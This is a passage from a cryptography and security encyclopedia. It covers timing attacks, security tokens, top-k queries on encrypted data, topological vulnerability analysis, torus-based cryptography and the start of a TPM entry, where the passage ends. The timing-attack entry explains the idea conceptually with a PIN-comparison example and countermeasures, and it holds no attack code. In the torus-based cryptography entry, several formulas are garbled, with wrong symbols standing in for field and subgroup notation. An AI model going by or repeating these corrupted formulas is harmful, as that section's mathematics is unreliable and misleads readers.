Sander T (1999) Efficient accumulators without trapdoor. In: Vijay V, Mu Y (eds) Proceedings of the second international conference on information and communication security, Lecture notes in computer science, vol 1726. Springer, Berlin, pp 252–262

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_138

Timing Attack

François Koeune[23] ✉
(23) Crypto Group, ICTEAM Institute, UCLouvain, Louvain-la-Neuve, Belgium

✉ **François Koeune**
Email: Francois.Koeune@uclouvain.be

Synonyms

Side-Channel Attacks

Definition

Attack based on the leakage of information of secret parameters through variations in the running times of a cryptographic device.

Background

When the running time of a cryptographic device is not constant, it may leak information about the parameters involved, so that careful timing measurement and analysis may allow recovering sensitive information such as cryptographic keys. This idea first appeared in the scientific literature in 1996 (Kocher 1996).

Targeting implementation specificities, timing attacks belong to the side-channel attacks family, of which they were one of the first representatives.

Time Measurement

To conduct the attack, the adversary needs to collect a set (sample) of messages together with their processing time by the cryptographic device. Running time might, for example, be obtained by measuring the question–answer delay or by monitoring the processor activity. One privileged target for timing attacks – as well as other side-channel attacks – is that of smart cards. A classical smart card (like defined by the ISO 7816 standard) is not equipped by an internal clock, but has its clock ticks provided by the terminal it is inserted in. Hence, a rogue card reader makes it straightforward to obtain a very accurate measurement of the running time.

Timing Analysis

Timing attacks use the divide-and-conquer strategy. The secret key is recovered by parts, by predicting and verifying some correlation between a partial key value and the expected running time. For each part of the key, a prediction model is constructed. By analyzing the behavior of (a part of) the algorithm, this model predicts the expected impact on the total running time depending on the possible values of the partial key. Actual timing measurements are then performed and compared with the prediction model: the partial key for which the correlation between prediction and actual behavior is the highest is retained as the most likely the correct one.

As a very simple example, consider an algorithm verifying the correctness of a PIN code through a digit-by-digit comparison with the reference PIN, and assume this algorithm stops as soon as a non-matching digit is encountered. The attacker can recover the first digit of the PIN code, using as prediction model the fact that the comparison will take longer if the first digit is correct than if it is not. He can then query the device under attack with each possible value for the first digit, measure actual response times, and retain the digit corresponding to the shortest time. Once the first digit is found, he can move on to the second in the same way.

More elaborate timing attacks have been applied against many cryptographic implementations such as RSA, AES, ElGamal, and ECC-based cryptosystems.

Attack Targets

First introduced in a smart card context, timing attack can be applied against many other software and hardware targets. Canvel et al. (2003) and Brumley and Boneh (2005) showed that timing attacks were possible against a remote device accessed over a network (a context in which other side-channel attacks are typically not possible). Bernstein (2005) and Osvik et al. (2006) showed that standard computers can also be subject to a timing attack exploiting the cache behavior of modern memories. Meltdown (Lipp et al. 2018) and Spectre (Kocher et al. 2019) also rely on cache-based timing attacks.

Countermeasures

Two types of countermeasures can be applied against timing attacks. The first one attempts to eliminate timing variations, whereas the second tries to render these variations useless for an attacker.

Ensuring that the algorithm runs in constant time, independently of the data being processed, should eliminate the risk of timing attacks. Yet, this implies a performance drawback, since this constant time is that of the slowest possible case. In addition, making code strictly constant-time is not trivial on modern processors, due to many automated optimization steps such as optimized mathematical operations, non-local memory access, and data caching.

The second type of countermeasure consists in hiding the internal state, so that the attacker cannot simulate internal computations any more. For example, Kocher (1996) suggests a simple blinding strategy to protect RSA, ensuring that the base is multiplied by a random mask before the exponentiation, with the mask being removed afterwards. Similar blinding and masking techniques have been proposed for several cryptographic algorithms and provide resistance against other side-channel attacks as well.

Cross-References

DPA
Electromagnetic Attack

Simple Power Analysis
SPA

References

Bernstein D (2005) Cache timing attacks on AES. http://cr.yp.to/papers.html#cachetiming

Brumley D, Boneh D (2005) Remote timing attacks are practical. Comput Netw 48(5):701–716

Canvel B, Hiltgen A, Vaudenay S, Vuagnoux M (2003) Password interception in a SSL/TLS channel. In: Boneh D (ed) Advances in cryptology – CRYPTO ‘03. LNCS, vol 2729. Springer, Heidelberg

Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology – CRYPTO ‘96, Santa Barbara, California. LNCS, vol 1109. Springer, Heidelberg, pp 104–113

Kocher P, Horn J, Fogh A, Genkin D, Gruss G, Haas W, Hamburg M, Lipp M, Mangard S, Prescher T, Schwarz M, Yarom Y (2019) Spectre attacks: exploiting speculative execution. In S&P. A preprint was published in 2018 as arXiv:1801.01203

Lipp M, Schwarz M, Gruss D, Prescher T, Haas W, Fogh A, Horn J, Mangard S, Kocher P, Genkin D, Yarom Y, Hamburg M (2018) Meltdown: reading kernel memory from user space. In: 27th USENIX Security Symposium (USENIX Security 18), USENIX Association

Osvik D, Shamir A, Tromer E (2006) Cache attacks and countermeasures: the case of AES. In: Pointcheval D (ed) Proceedings CT-RSA 2006. LNCS, vol 3860. Springer, Heidelberg, pp 1–20

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300984

TLS

Secure Socket Layer (SSL)
Transport Layer Security (TLS)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_309

Token

Marijke De Soete[24] ✉
(24) Security4Biz, Oostkamp, Belgium

Definition

A security token is a handheld physical device that an authorized user of computer services or applications is given to ease authentication. They are used to prove one's identity electronically (as in the case of a customer trying to access their bank account) in connection with two-factor authentication. The term may also refer to software tokens.

Hardware tokens are typically small enough to be carried in a pocket or purse and often are designed to attach to the user's keychain. Some may store cryptographic keys, such as a digital signature, or biometric data, such as fingerprint minutiae. Some designs feature tamper-resistant packaging, while others may include small keypads to allow entry of a PIN or a simple button to start a generating routine with some display capability to show a generated key number. Special designs include a USB connector, RFID functions, or bluetooth wireless interface to enable transfer of a generated key number sequence to a client system.

Theory

The token shares a key with a central server and provides user authentication and possibly message authentication. The token may come with or without a (restricted) pin pad (Personal Identification Number), and with or without a display. Various protocols may be deployed, time or counter dependent, or based on a *challenge–response* approach.

Whichever the protocol, an input (challenge) is provided to the key token either time or counter based by the token itself, or through a user input using the pin pad. A key-dependent response is then calculated by the token and transferred to the central server, where the response is verified using the same key.

A distinction is made between connected and unconnected tokens. Connected tokens are tokens that must be physically connected to the user (client) computer. Tokens in this category will automatically transmit the authentication info to the client computer once a physical connection is made, eliminating the need for the user to manually enter the authentication info. However, in order to use a connected token the appropriate input device must be installed. The most common types of physical tokens are smart cards and USB tokens, which require a smart card reader and a USB port, respectively.

Disconnected tokens have neither a physical nor logical connection to the user (client) computer. They typically do not require a special input device, and instead use a display to show the generated authentication data, which the user needs to enter manually via a keyboard or keypad into the client device (e.g., PC or client terminal) connected to the central server. Disconnected tokens are the most common type of security token used (usually in combination with a password or PIN) in two-factor authentication for online identification.

More recently, contactless tokens, a third main type, have been introduced. Unlike connected tokens, they form a logical connection to the client computer but do not require a physical connection. The absence of the need for physical contact makes them more convenient than both connected and disconnected tokens.

Cross-References

Authentication Token

Recommended Reading

Henry M (2007) Multi-application smart cards. Cambridge University Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300986

Token Pre-sales

Initial Coin Offering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300987

Token Sales

Initial Coin Offering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1558

Top-k Query Processing on Encrypted Data

Gerardo Pelosi[25] ✉
(25) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Gerardo Pelosi**
Email: gerardo.pelosi@polimi.it

Synonyms

Ranking queries on encrypted data; Top-n queries on encrypted data

Definition

A top-*k* query is a request for data from a database that involves retrieving up to *k* query answers ordered by a user-defined ranking function. Such a function is defined as a weighted sum over the values of the attributes of the records of interest, with the user's preferences expressed as per-attribute weights. This linear type of ranking has been shown to effectively model the way a user evaluates tradeoffs in real-world multi-objective decisions (Qian et al., 2015). In the context of encrypted relational databases, top-*k* query processing systems assume that a (trusted) data owner encrypts a database relation *R* using a semantically secure encryption scheme, before outsourcing it to a remote server managed by a third-party storage provider. Any client authorized and trusted to formulate a query *q* is configured with the parameters associated with the encryption scheme (i.e., cryptographic keys) and, to the end of retrieving the information of interest from the outsourced dataset, it employs them to generate an encrypted *query token*,

which in turn is sent to the remote server including the value k and the specification of a scoring function, defined as a monotone weighted linear combination over all attributes of the relation at hand (Ilyas et al., 2008). The remote server processes the query and returns the encrypted results to the client, where they can be decrypted using the secret parameters of the cryptosystem in use (i.e., the secret key). The overall system is considered secure if neither the remote service provider nor any other non-client parties learn anything about R or q.

Theory

Frameworks to securely perform a top-k query on encrypted data assume the outsourcing of a properly encrypted relation. The content of such a relation consists of a set of tuples (d_1, d_2, ..., d_n), where each element d_j is a member of a data domain D_j (i.e., a collection of values), which in turn is paired with a name meant to describe an attribute. The storing server receives an (encrypted) query token including the description of a scoring function, and to process the query makes use of a (partial) homomorphic encryption scheme (e.g., the Paillier cryptosystem and/or its generalization by Damgard–Jurik). In Meng et al. (2018) the authors consider an architecture with two different non-colluding *semi-honest* cloud providers, S_1 and S_2, where S_1 stores the encrypted database relation, while S_2 holds some cryptographic keys and provides cryptographic services to S_1. Being semi-honest, the cloud providers are considered as participants not deviating from the defined protocols, although interested in learning all possible information from legitimately received messages. The scheme in Meng et al. (2018) assumes that each element of the attributes of the relation at hand has been independently bound to a score (i.e., a numerical value that may coincide with the element itself), as well as the knowledge of a combining rule to compute an overall score for each tuple of the relation. To compute privately the k tuples with the highest overall score, the proposed solution applies and extends the strategy underlying the well-known No-Random-Access algorithm (NRA) (Fagin et al., 2003). Indeed, the executed algorithm takes as input a set of (properly encrypted) sorted lists $\mathcal{S}$, where each list ranks the same set of objects based on different attributes. An item in position d in the i-th list is defined as

$I_i^{(d)} = \langle o_i^{(d)}, x_i^{(d)} \rangle$, where $o_i^{(d)}$ and $x_i^{(d)}$ are the object/tuple identifier and the score, respectively, bound to the *d*-th element in the rank of the elements of the attribute associated with the *i*-th list. The set $\mathcal{S}$ is organized in an encrypted and outsourced data structure stored by the server S_1. This server is in charge of receiving the query token from authorized clients, extracting from it the query details and the overall scoring function weights, and obliviously executing the NRA algorithm over the said data structure with the aid of S_2, to the end of guaranteeing that no information leakage about the content of both the query and the queried data takes place. The query answer received from S_1 by an authorized client is an encrypted ranked list of object identifiers ordered by the aggregate scoring function. The actual tuples of the outsourced encrypted relation stored by S_1 are never accessed in the proposed protocol and the user of the authorized client is supposed to make a subsequent access request to the server to fetch and decrypt the tuples having the identifiers obtained with the previous query. Alternatively, the client may retrieve the tuples of interest using an Oblivious RAM scheme that does not even reveal to the remote server the physical location of the targeted encrypted tuple, perfectly hiding also the access patterns.

The architectural setting used in Meng et al. (2018), with authorized clients and two non-colluding servers, is shared by the framework proposed by Elmehdwi et al. (2014) tackling the challenge of performing secure kNN queriers over an outsourced encrypted database. Specifically, the scheme in Elmehdwi et al. (2014) aims at retrieving from the remote dataset, the k most similar objects to a query object, where the similarity between two objects is measured over some metric space (e.g., the Euclidean one). Assuming a scoring function equal to the formula for the computation of the Euclidean distance, if the system in Elmehdwi et al. (2014) is used to compose a kNN query with a large enough query point (e.g., the upper bound of an attribute value), it can be successfully repurposed to collect top-k results. Nonetheless, from an experimental evaluation perspective the solution in Meng et al. (2018) outperforms the one in Elmehdwi et al. (2014). Indeed, the computational effort required at both S_1 and S_2 side, for each query, is at least $O(nm)$ and $O(m^2k)$ for Elmehdwi et al. (2014) and Meng et al. (2018), respectively, where n is the number of tuples in the outsourced relation and m the number of attributes considered by the query. Furthermore, in the former and the latter scheme, the communication

overhead between the cloud servers, S_1 and S_2, is $O(nm)$ and $O(mk)$, respectively.

Open Problems

We presented techniques for implementing top-k queries on encrypted tuples of an outsourced relational dataset. Currently, there is no completely secure mechanism for efficiently evaluating top-k queries, as well as conjunctive/disjunctive point and range queries together. This remains an open challenge. CryptDB (Popa et al. , 2011) and its extensions execute SQL queries over encrypted data using multiple cryptographic techniques and represent a valuable attempt to balance functionality, efficiency, and security. However, accurately assessing the security and privacy guarantees provided by such systems has proven to be challenging due to the complexity of the information leakage assessment that needs to be performed considering the interactions of multiple cryptographic methods. Additionally, providing efficient and secure support for dynamic operations allowing insertion, update, and removal of objects remains also challenging problem.

Cross-References

Asymmetric Setting for Searchable Encryption
Oblivious RAM (ORAM)
Private Boolean Queries on Encrypted Data
Private Range Queries
Search over Encrypted Data
Searchable Symmetric Encryption

References

Elmehdwi Y, Samanthula BK, Jiang W (2014) Secure k-nearest neighbor query over encrypted data in outsourced environments. In: Cruz IF, Ferrari E, Tao Y, Bertino E, Trajcevski G (eds) IEEE 30th International Conference on Data Engineering, Chicago, ICDE 2014, IL, USA, 31 Mar–4 Apr, 2014. IEEE Computer Society, pp 664–675. https://doi.org/10.1109/ICDE.2014.6816690

Fagin R, Lotem A, Naor M (2003) Optimal aggregation algorithms for middleware. J Comput Syst Sci 66(4):614–656. https://doi.org/10.1016/S0022-0000 (03)00026-6

Ilyas IF, Beskales G, Soliman MA (2008) A survey of top-*k* query processing techniques in relational database systems. ACM Comput Surv 40(4):11:1–11:58. https://doi.org/10.1145/1391729.1391730

Meng X, Zhu H, Kollios G (2018) Top-k query processing on encrypted databases with strong security guarantees. In: 34th IEEE International Conference on Data Engineering, ICDE 2018, Paris, France, 16–19 Apr, 2018. IEEE Computer Society, pp 353–364. https://doi.org/10.1109/ICDE.2018.00040

Popa RA, Redfield CMS, Zeldovich N, Balakrishnan H (2011) CryptDB: protecting confidentiality with encrypted query processing. In: Wobber T, Druschel P (eds) Proceedings of the 23rd ACM Symposium on Operating Systems Principles 2011, SOSP 2011, Cascais, Portugal, 23–26 Oct, 2011. ACM, pp 85–100. https://doi.org/10.1145/2043556.2043566

Qian L, Gao J, Jagadish HV (2015) Learning user preferences by adaptive pairwise comparison. Proc VLDB Endow 8(11):1322–1333. https://doi.org/10.14778/2809974.2809992, http://www.vldb.org/pvldb/vol8/p1322-qian.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300988

Top-n Queries on Encrypted Data

Top-k Query Processing on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1777

Topological Vulnerability Analysis

Steven Noel[26] ✉
(26) The MITRE Corporation, McLean, VA, USA

✉ **Steven Noel**
Email: snoel@mitre.org

Synonyms

Exploit dependency graphs; Network attack graphs

Definition

Topological vulnerability analysis (TVA) identifies combinations of exploits (attack techniques) against vulnerabilities within a network that can lead to assumed attack goals. It then finds minimum-cost combinations of hardening measures to thwart the attack goals.

Background

While vulnerability scanning tools discover and report host vulnerabilities, they give few clues as to how adversaries might exploit combinations of vulnerabilities to conduct a campaign on a network and achieve goals such as comprising critical systems. Manually mapping the potential paths of exploitation through networks is labor intensive and potentially error prone. TVA automates this analysis, making it more cost-effective and timely.

Theory

In TVA, analyzing how attackers can combine low-level vulnerabilities to meet overall attack goals involves (a) modeling networks in terms of their security conditions, (b) modeling atomic attacker exploits as transition rules among security conditions, and (c) computing combinations of atomic exploits that lead to given network resources (Jajodia et al. 2005).

In TVA, the ability to carry out certain exploits is determined by the existence of certain security conditions. The success of a given exploit is a Boolean function of particular security conditions, denoted the exploit's *preconditions*. Such a function is typically the disjunction of an exploit's preconditions. For convenience, a more general function for exploitation success can be cast to disjunctive normal form, and each disjunctive term can be defined as a separate exploit. If all the preconditions for an exploit are met, this causes a set of conditions (denoted the exploit's postconditions) to transition to true.

From an initial set of security conditions within the TVA network model, one can determine how the application of exploits impacts security. For this, a set of security conditions (e.g., privileged access to critical systems) are designated as attack goals. TVA then finds assignments of initial conditions that cause the goal conditions to be secure, i.e., there are no sequences of exploits possible that lead to the attack goals being met. Also, given a cost associated with hardening each initial condition (i.e., ensuring that the condition is false), TVA can find a minimum cost solution that ensures the attack goals cannot be met.

TVA builds an exploit dependency graph, with security conditions and exploits as vertices and dependencies as directed edges. The build process begins with exploits whose preconditions are met solely from the initial conditions. The process then progresses incrementally, with preconditions for other exploits being met through initial conditions and postconditions induced by other successful exploits. Starting from the attack goals, backward traversal of the dependency graph yields exploits (and their preconditions/postconditions) that are not only reachable from the initial conditions but are also relevant to the attack goals.

Given such an exploit dependency graph, TVA then constructs an algebraic expression for the attack goals in terms of the initial conditions. For this, it resolves any graph cycles by giving preference to dependency edges that are closer (in graph distance) to the initial conditions (Noel et al. 2003). To assign optimal combination of hardening measures (removal of

certain initial conditions), TVA casts the attack goals expression to conjunctive normal form (CNF). Each maxterm in the CNF is then an assignment of initial conditions such that the attack goals cannot be reached.

TVA then defines a partial order in which one maxterm is greater than another if all its hardened conditions also appear in the other. In this partial order, the set of maxterms that are less than no other maxterm (i.e., a nondominated set of maxterms) represents a reduced set of potential hardening solutions to be considered.

Application

Through its modeling of network security conditions and exploit dependencies, TVA supports "what-if" analyses in which candidate network configurations are tested for overall impact on network security. The analysis of multistep exploitation through a network is analogous to penetration testing. As a model-based approach, TVA is considerably less expensive (and less disruptive) compared to hardening and attacking an actual network.

Methods exist for generating TVA models from the outputs of tools and devices such as vulnerability scanners, firewalls, and routers. This makes it more feasible to perform TVA on a continual basis, e.g., as network components and security conditions evolve over time.

TVA can be applied *proactively* to help reduce the risks of potential attacks. It can also be applied *reactively* in the face of actual attacks, e.g., for optimal placement of sensors, and configuration of intrusion detection systems, alert correlation, alerts prioritization, and predicting attack steps for more effective response actions (Noel and Jajodia 2007).

TVA results can be incorporated into interactive visualizations to leverage the power of human visual pattern recognition and provide deeper insight in complex environments. Various forms of aggregation can be applied to reduce visual complexity, making TVA results more easily understandable (Noel and Jajodia 2004).

Open Problems and Future Directions

While data for modeling network security conditions can generally be collected, data for modeling exploits is scarcer. Resources such as MITRE's ATT&CK® (MITRE 2021) and Making Security Measurable™ (MITRE 2013) can help with exploit modeling. While much of the available information is expressed as natural language text, natural language processing has shown some promise for building exploit models (Noel 2018) and mapping exploits to known vulnerabilities (Kanakogi et al. 2021).

Attack and mission models need to keep pace with developments in networking and security such as microsegmentation and zero trust. Also, it is often impossible to eliminate all attack paths for a given threat scenario without blocking access needed for mission-essential operations. Thus, trade-offs are needed between thwarting threat scenarios and enabling missions (Noel et al. 2021).

Cross-References

Attack Graphs
Penetration Testing

References

Jajodia S, Noel S, O'Berry B (2005) Topological analysis of network attack vulnerability. In: Kumar V, Srivastava J, Lazarevic A (eds) Managing cyber threats – issues approaches, and challenges. Springer, Boston, pp 247–266

Kanakogi K et al (2021) Tracieng CAPEC attack patterns from CVE vulnerability information using natural language processing technique. In: Proceedings of the 54th Hawaii international conference on system sciences, Maui, pp 6996–7004

MITRE Corp (2013) Making security measurable™. https://makingsecuritymeasurable.mitre.org

MITRE Corp (2021) MITRE adversarial tactics, techniques, and common knowledge (ATT&CK®). https://attack.mitre.org

Noel S (2018) Text mining for modeling cyberattacks. In: Gudivada V, Rao CR (eds) Computational analysis and understanding of natural languages – principles, methods and applications (volume 38 of Handbook of statistics). Elsevier, Amsterdam, pp 463–515

Noel S, Jajodia S (2004) Managing attack graph complexity through visual hierarchical aggregation. In: Proc. ACM workshop on visualization and data mining for computer security, Fairfax, pp 109–118

Noel S, Jajodia S (2007) *Attack* graphs for sensor placement, alert prioritization, and attack response. In: Cyberspace research workshop of air force cyberspace symposium, Shreveport

Noel S, Jajodia S, O'Berry B, Jacobs M (2003) Efficient minimum-cost network hardening via exploit dependency graphs. In: Proc. 19th annual computer security applications conference, Las Vegas, pp 86–95

Noel S, Swarup V, Johnsgard K (2021) Optimizing network microsegmentation policy for cyber resilience. The Journal of Defense Modeling and Simulation. 0(0). https://doi.org/10.1177/15485129211051386

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_481

Torus-Based Cryptography

Elisa Gorla[27] ✉
(27) Department of Mathematics, University of Basel, Basel, Switzerland

✉ **Elisa Gorla**
Email: elisa.gorla@unibas.ch

Synonyms

Subgroup cryptosystems

Definition

Torus-based cryptography aims at representing certain field elements in a compact form, while keeping the difficulty of the Discrete Logarithm Problem unchanged. The main ideas come from arithmetic, in particular, algebraic tori.

Background

Torus-based cryptography is a recent development of Subgroup Cryptosystems. Classically, the multiplicative group $\mathbb{F}_{q^d}$ of a finite field $\mathbb{F}_{p^n}$ is used in the context of public-key cryptography (e.g., the Diffie–Hellmann Key Agreement). In 1990, Schnorr proposes to use a proper subgroup $\langle g \rangle$ of $\mathbb{F}_{q^d}$ and argues that this approach presents advantages, as long as the discrete logarithm problem in $\langle g \rangle$ is as hard as in $\mathbb{F}_{q^d}$. A necessary requirement is then that g does not belong to any proper subfield $\Omega(\log(N))$. Since the order a of g divides the order of $\mathbb{F}_{q^d}$, then a divides

$p^{n-1} = \prod_{m|n} \Phi_m(p)$, where $\Phi_m(p)$ is the m-th cyclotomic polynomial evaluated at p. Because of the Pohlig–Hellman algorithm (Generic Attacks Against DLP), one may assume that a is prime, and since g does not belong to any proper subfield of $\mathbb{F}_{p^n}$, one may assume that a divides $\Phi_n(p)$. The primitive subgroup G_n of $\mathbb{F}_{q^d}$ consists of the elements whose order divides $\Phi_n(p)$. This makes sense also in the case of $\mathbb{F}_{q^n}$, where q is a prime power. In this case, G_n is a cyclic group of order $\Phi_n(q)$, and it consists of the elements of $\widetilde{\mathrm{DB}}$ whose order divides $\Phi_n(q)$. Therefore, $\mathbb{F}_{q^d}$ contains a subgroup G_m for every divisor m of n, and $G_m \subseteq G_n$ if m divides n.

In the case $n = 2, 3, 6$, public-key cryptosystems which work in the primitive subgroup have been proposed. In 1995, Smith and Skinner devise a method for the group G_2 based on the use of Lucas' sequences. In 1999, Gong and Harn propose an analogous method for the group G_3 based on third order recurrence sequences. In 2000, Lenstra and Verheul devise a cryptosystem in the group G_6 based on the trace map. All the cryptosystems can in fact be described in terms of trace maps. In subsequent works of Brouwer-Pellikaan-Verheul and Bosma-Hutton-Verheul, it was discussed how to generalize such an approach to an arbitrary n, and some conjectures were formulated. After running computer experiments, the authors were however skeptical that their conjectures would hold for small, composite n, in particular for $n = 30$, which is the next relevant case for applications.

Theory

The hardness of solving the discrete logarithm problem in a finite group is usually measured as a function of the group size, or better, of the number of bits used to store a group element. This makes sense as the latter measures the storage and transmission costs connected to using the corresponding cryptographic system. An optimal-size representation for the elements of a group of order N consists of $\log_2 N$ bits since the group can in principle be put in bijection with the set of binary strings of length $\log_2 N$, which consists of N elements. The primitive subgroup G_n consists of about $p^{\varphi(n)}$ elements, where $\varphi(n)$ is Euler's totient function, i.e., the number of integers between 1 and n which are coprime to n. Therefore, an optimal-size representation for

the elements of G_n would consist of $\varphi(n)$ coordinates in $\left|/\right.$, as opposed to the n coordinates in $\left|/\right.$ which are normally used to represent an element of $\mathbb{F}_{p^n}$. Torus-based cryptography attempts to find an optimal-size representation for the elements of the primitive subgroup G_n.

An optimal-size representation for the elements of G_n is known in the cases $n = 2, 3, 6$, and was given in Gong and Harn (1999), Lenstra and Verheul (2000), and Smith and Skinner (1995), respectively. Such a representation is achieved via the trace map. This makes exponentiation very efficient, while multiplication becomes cumbersome, as the distinction between conjugate elements is a priori lost. In 2003, Rubin and Silverberg propose a new arithmetic framework in which to interpret the results of Gong and Harn (1999), Lenstra and Verheul (2000), and Smith and Skinner (1995). Their formulation puts the problem into an arithmetic geometric framework and allows for proof of non-existence of certain representations for the elements of the primitive subgroup. It also suggests a way to proceed in order to obtain optimal-size representation for the elements of G_n for an arbitrary n.

Using a technique known as Weil restriction of scalars, Rubin and Silverberg construct an algebraic variety T_n, whose $\left|/\right.$ -rational points are the elements of G_n. They prove that T_n is an algebraic torus of dimension $\varphi(n)$. These tori are known to be rational in the case that n has at most two distinct prime divisors and conjectured to be rational for any n. If one could produce an explicit birational map between T_n and an affine space of dimension $\varphi(n)$, this would yield an optimal-size representation for the elements of the primitive subgroup G_n. This is of course hard to do in general. Rubin and Silverberg follow this type of approach to give an optimal-size representation for the elements of G_2 and G_6. This approach is used in van Dijk et al. (2005) to give more efficient representations than those previously known for the elements of G_{30}. Unfortunately, these representations do not have optimal size.

In torus-based cryptography, one does not lose the distinction between conjugate elements, while in the trace representation approach one loses such a distinction. This makes multiplication in the primitive subgroup easier. On the other side, arithmetic becomes less efficient then when using trace representations.

Security of torus-based cryptosystems relies on the hardness of the discrete logarithm problem in the primitive subgroup $2^{n/2}\sqrt{2m}$. This has been shown to be the same as the hardness of the discrete logarithm problem in $\mathbb{F}_{q^d}$ (see, e.g., Granger and Vercauteren 2005). For $p^n \sim 2^{2048}$, which corresponds to the current NIST recommendation for personal identity identification, representation of the elements of G_2 (for even n) requires 1024 bits, and representation of the elements of G_6 (for n divisible by 6) requires 683 bits.

Applications

The strength of the approach of Rubin and Silverberg lies in the rigorous mathematical formulation, rather than in the practical applications. However, such an approach allowed them to prove in Rubin and Silverberg (2003) that it is not always possible to give an efficient representation for the elements of the primitive subgroup by using functions of the coefficients of their minimal polynomial (notice that the trace is the "first" of such symmetric functions). By applying a method proposed by Gaudry and the approach of Rubin and Silverberg, Granger, and Vercauteren were able to give in Granger and Vercauteren (2005) an index-calculus attack that works in the primitive subgroup G_6.

Open Problems

The main open problem in torus-based cryptography is finding an optimal-size representation for the elements of G_{30}. The case of G_{210} would also be of interest. Studying the discrete logarithm problem in these groups is relevant because of its connection with the discrete logarithm problem in finite fields. Optimizing the arithmetic in the primitive subgroup is another interesting line of research.

Cross-References

Discrete Logarithm Problem
Finite Field

Primitive Element

Recommended Reading

Gong G, Harn L (1999) Public-key cryptosystems based on cubic finite field extensions. IEEE T Info Theory 45(7):2601–2605
[MathSciNet]

Granger R, Vercauteren F (2005) On the discrete logarithm problem on algebraic tori. In: Advances in cryptology – CRYPTO 2005, Aarhus. Lecture notes in computer science, vol 3621. Springer, Berlin, pp 66–85

Lenstra AK, Verheul ER (2000) The XTR public key system. In: Advances in cryptology – CRYPTO 2000, Santa Barbara. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 1–19

Rubin K, Silverberg A (2003) Torus-based cryptography. In: Advances in cryptology – CRYPTO 2003. Lecture notes in computer science, vol 2729. Springer, Berlin, pp 349–365

Schnorr CP (1990) Efficient identification and signatures for smart cards. In: Advances in cryptology – CRYPTO'89, Santa Barbara, 1989. Lecture notes in computer science, vol 435. Springer, New York, pp 239–252

Smith P, Skinner C (1995) A public-key cryptosystem and a digital signature system based on the Lucas function analogue to discrete logarithms. In: Proceedings of ASIACRYPT'94, Wollongong. Lecture notes in computer science, vol 917. Springer, New York, pp 357–364

van Dijk M, Granger R, Page D, Rubin K, Silverberg A, Stam M, Woodruff D (2005) Practical cryptography in high dimensional tori. In: Advances in cryptology – EUROCRYPT 2005, Aarhus. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 234–250

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300989

Touchless Palmprint Biometrics

Unconstrained Palmprint Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_718

TPM

David Challener[28] ✉
(28) Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

✉ **David Challener**
Email: David.challener@jhuapl.edu

Definition

The Trusted Platform Module (TPM) is a chip implemented according to a specification developed by the Trusted Computing Platform Alliance (TCPA) or the Trusted Computing Group (TCG). The TCPA was formed to create a specification for a security chip integrated in a PC. The founders included IBM, Microsoft, HP, Compaq and Intel.

Background

In 1998, it was already obvious that PC computer security was going to be important, especially for eBusiness. As a result, IBM, Intel, Microsoft, HP, and Compaq joined together in the Trusted Computing Platform Alliance (TCPA) to create a standard that could be used to generate a cryptographic coprocessor for use in PCs. TCPA quickly grew to over a hundred member companies. The TPM 1.1b specification was released in February of 2002, and TPMs started shipping shortly thereafter in IBM Thinkpad laptops, and later by other OEMs, including Compaq and HP.

The specification was hard to read, and as a result, some people assumed that it was meant for Digital Rights Management (DRM). It actually was meant for providing means for end users to securely store and

use keys, and as a means to determine if their system had been compromised. As most people realize now, the Platform Configuration Register (PCR) mechanism was wonderful for a system owner to determine it had not been compromised, but was immensely too complicated for use as a third-party DRM mechanism. Because TPMs are typically shipped with both a PKCS 11 stack and a MS CAPI CSP, most security software can take advantage of a TPM by merely pointing existing software to the appropriate stack.

Because of controversy about the closed nature of TCPA, in 2005 the Trusted Computing Group, the open successor to TCPA was formed. This group was open – anyone could join and work on the specifications if they were willing to pay the dues. The Board of Directors was expanded (it now includes IBM, Microsoft, HP, Infineon, Lenovo, Fujitsu, Wave Systems, Sun, Intel, and AMD) and there are additionally roughly 100 contributing members.

TCG adopted the 1.1b TPM specification and in 2006 the 1.2 specification was released. The new specification increased the number of Platform Control Registers and also added some new functions: a timestamping capability, Certified Migratable Keys, Direct Anonymous Attestation (DAA), monotonic counters, context caching, updated audit, and locality.

Over 350 million TPMs have shipped, but only a fraction of them are in use. Those are typically used for key storage for VPNs, email, Internet browsers, file storage, or password managers. New work in the OpenTC (www.opentc.net/deliverables2008_2009/OpenTC_D04.7_TPM_Virtualisation_Architecture_document_v2_M42.pdf), Knoppix for Trusted Computing Geeks, and the US Government's High Assurance Platform are additionally using the TPM to provide attestation to networks using the Trusted Network Connect (TNC) protocol. This allows a network to disallow users from joining a private network if their system is not in a known good state.

Theory and Applications

